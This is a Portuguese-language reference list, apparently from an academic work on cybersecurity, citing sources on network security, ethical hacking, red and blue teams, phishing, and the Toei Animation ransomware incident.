SANTANA, Prof. Me. Wallace Rodrigues. Segurança Aplicada a Redes Corporativas em <<http://www.neutronica.com.br/wp-content/uploads/SARC-Material-Parte-III-v1.0.pdf>> 2018

VASCONCELLOS, Felipe Rodrigues. Auditorias De Segurança: Benefícios Da Automação em Detrimento Do Fator Humano em <<https://repositorio.uniceub.br/jspui/bitstream/235/12392/1/51400145.pdf>> 2016

Redação. Laboratórios virtuais na educação: o que são, quais os benefícios e como utilizá-los em <<https://desafiosdaeducacao.grupoa.com.br/laboratorios-virtuais-ensino-superior/>> 2021

Dos Santos, Robson; CODE Brasil. Hacker Ético: Tudo Que Você Precisa Saber Sobre a Profissão em <<https://www.brasilcode.com.br/hacker-etico-tudo-que-voce-precisa-saber-sobre-a-profissao/>>

THOMPSON, Chris. Penetration Testing Versus Red Teaming: Clearing the Confusion em <<https://securityintelligence.com/posts/penetration-testing-versus-red-teaming-clearing-the-confusion/>>

ADIL, Josué. CIBERSEGURANÇA Red Team e Blue Team em <<https://acaditi.com.br/red-team-e-blue-team/>>

MIESSLER, Daniel. The Difference Between Red, Blue, and Purple Teams em <<https://danielmiessler.com/study/red-blue-purple-teams/>> 2021

PAZ, Nathalia. Blue Team e Red Team: entenda a importância dessas equipes de cibersegurança em <<https://blog.idwall.co/blue-team-e-red-team/>> 2019

BUGHUNT. Red team vs Blue team: conheça os times de segurança da informação em <<https://blog.bughunt.com.br/red-team-vs-blue-team-conheca-os-times-de-seguranca-da-informacao/>> 2021

<https://br.malwarebytes.com/phishing/#:~:text=Phishing%20%C3%A9%20o%20crime%20de,phishing%20%C3%A9%20a%20mais%20comum.>

<https://www.avast.com/pt-br/c-phishing>

https://www.trendmicro.com/pt_br/what-is/phishing/types-of-phishing.html

<https://www.animenewsnetwork.com/news/2022-03-10/toei-animation-hack-affects-one-piece-dragon-quest-adventure-of-dai-delicious-party-precure-digimon-/.183439>

<<https://www.animenewsnetwork.com/news/2022-04-08/nhk-report-toei-animation-hack-was-ransomware-attack/.184466>>

<<https://corp.toei-anim.co.jp/en/press/COPY-press-4301741977444636314.html>>

<http://www.defesacibernetica.ime.eb.br/pub/repositorio/2017-Worm_Medeiros_Almeida.pdf>